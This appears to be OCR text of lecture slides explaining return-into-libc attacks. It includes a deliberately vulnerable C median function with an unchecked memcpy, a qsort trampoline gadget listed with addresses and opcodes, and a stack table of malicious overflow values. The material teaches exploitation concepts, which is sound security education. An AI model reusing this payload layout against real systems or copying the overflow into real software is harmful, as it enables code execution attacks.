
Return-into-libc: overview



Return-into-libc: overview



Return-into-libc: overview



Stack

Params for f1

Return addr

Params for f2

SP

Return addr

Code Memory

f1

.

.

return

IP

f2

.

.

return

f3


return

.


.

return

Return-into-libc: overview



Return-into-libc: overview



Stack

Params for f1

SP

Return addr

Code Memory

IP

f1
.
.
return

f2
.
.
return

f3

return
.
.
return

Return-to-libc

- What do we need to make this work?
  - Inject the fake stack
    - Easy: this is just data we can put in a buffer
  - Make the stack pointer point to the fake stack right before a return instruction is executed
    - We will show an example where this is done by jumping to a *trampoline*
  - Then we make the stack execute existing functions to do a direct code injection
    - But we could do other useful stuff without direct code injection

Vulnerable program

```
int median( int* data, int len, void* cmp )
{
    // must have 0 < len <= MAX_INTS
    int tmp[MAX_INTS];
    memcpy( tmp, data, len*sizeof(int) );   // copy the input integers
    qsort( tmp, len, sizeof(int), cmp );    // sort the local copy
    return tmp[len/2];                      // median is in the middle
}
```

The trampoline

Assembly code of qsort:

```
...
push    edi             ;  push second argument to be compared onto the stack
push    ebx             ;  push the first argument onto the stack
call    [esp+comp_fp]   ;  call comparison function, indirectly through a pointer
add     esp, 8          ;  remove the two arguments from the stack
test    eax, eax        ;  check the comparison result
jle     label_lessthan  ;  branch on that result
...
```


Trampoline code

```
              machine code
  address     opcode bytes   assembly-language version of the machine code
 0x7c971649    0x8b 0xe3      mov esp, ebx    ;  change the stack location to ebx
 0x7c97164b    0x5b           pop ebx         ;  pop ebx from the new stack
 0x7c97164c    0xc3           ret             ;  return based on the new stack
```

Launching the attack


stack address	normal stack contents	benign overflow contents	malicious overflow contents	
0x0012ff38	0x004013e0	0x1111110d	0x7c971649	; cmp argument
0x0012ff34	0x00000001	0x1111110c	0x1111110c	; len argument
0x0012ff30	0x00353050	0x1111110b	0x1111110b	; data argument
0x0012ff2c	0x00401528	0x1111110a	0xfeeb2ecd	; return address
0x0012ff28	0x0012ff4c	0x11111109	0x70000000	; saved base pointer
0x0012ff24	0x00000000	0x11111108	0x70000000	; tmp final 4 bytes
0x0012ff20	0x00000000	0x11111107	0x00000040	; tmp continues
0x0012ff1c	0x00000000	0x11111106	0x00003000	; tmp continues
0x0012ff18	0x00000000	0x11111105	0x00001000	; tmp continues
0x0012ff14	0x00000000	0x11111104	0x70000000	; tmp continues
0x0012ff10	0x00000000	0x11111103	0x7c80978e	; tmp continues
0x0012ff0c	0x00000000	0x11111102	0x7c809a51	; tmp continues
0x0012ff08	0x00000000	0x11111101	0x11111101	; tmp buffer starts
0x0012ff04	0x00000004	0x00000040	0x00000040	; memcpy length argument
0x0012ff00	0x00353050	0x00353050	0x00353050	; memcpy source argument
0x0012fefc	0x0012ff08	0x0012ff08	0x0012ff08	; memcpy destination arg.

Unwinding the fake stack



